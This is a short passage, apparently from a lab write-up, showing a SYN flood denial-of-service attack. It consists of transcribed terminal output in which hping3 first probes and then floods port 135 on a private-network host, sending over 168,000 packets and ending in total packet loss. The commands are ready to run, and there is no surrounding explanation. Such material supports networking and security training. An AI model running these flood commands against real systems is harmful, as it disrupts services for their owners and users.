
2. Protocol based DOS (SYN Flood)

```
hping3 -S -p 135 192.168.43.45 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot-virtualbox]~/home/parrot]
#hping3 -S -p 135 192.168.43.45
HPING 192.168.43.45 (eth0 192.168.43.45): S set, 40 headers + 0 data bytes
len=46 ip=192.168.43.45 ttl=128 DF id=23072 sport=135 flags=SA seq=0 win=8192 rt
t=4.9 ms
len=46 ip=192.168.43.45 ttl=128 DF id=23073 sport=135 flags=SA seq=1 win=8192 rt
t=3.9 ms
len=46 ip=192.168.43.45 ttl=128 DF id=23074 sport=135 flags=SA seq=2 win=8192 rt
t=2.8 ms
len=46 ip=192.168.43.45 ttl=128 DF id=23075 sport=135 flags=SA seq=3 win=8192 rt
t=2.0 ms
len=46 ip=192.168.43.45 ttl=128 DF id=23076 sport=135 flags=SA seq=4 win=8192 rt
t=9.7 ms
len=46 ip=192.168.43.45 ttl=128 DF id=23077 sport=135 flags=SA seq=5 win=8192 rt
t=8.8 ms
len=46 ip=192.168.43.45 ttl=128 DF id=23078 sport=135 flags=SA seq=6 win=8192 rt
t=9.0 ms
len=46 ip=192.168.43.45 ttl=128 DF id=23079 sport=135 flags=SA seq=7 win=8192 rt
t=8.3 ms
len=46 ip=192.168.43.45 ttl=128 DF id=23080 sport=135 flags=SA seq=8 win=8192 rt
t=2.9 ms
len=46 ip=192.168.43.45 ttl=128 DF id=23081 sport=135 flags=SA seq=9 win=8192 rt
t=3.0 ms
len=46 ip=192.168.43.45 ttl=128 DF id=23082 sport=135 flags=SA seq=10 win=8192 r
```



```
hping3 -S -p 135 192.168.43.45 --flood - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot-virtualbox]-[/home/parrot]
#hping3 -S -p 135 192.168.43.45 --flood
HPING 192.168.43.45 (eth0 192.168.43.45): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```





```
hping3 -S -p 135 192.168.43.45 --flood - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot-virtualbox]~#hping3 -S -p 135 192.168.43.45 --flood
HPING 192.168.43.45 (eth0 192.168.43.45): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C^C
--- 192.168.43.45 hping statistic ---
168242 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot-virtualbox]~#
```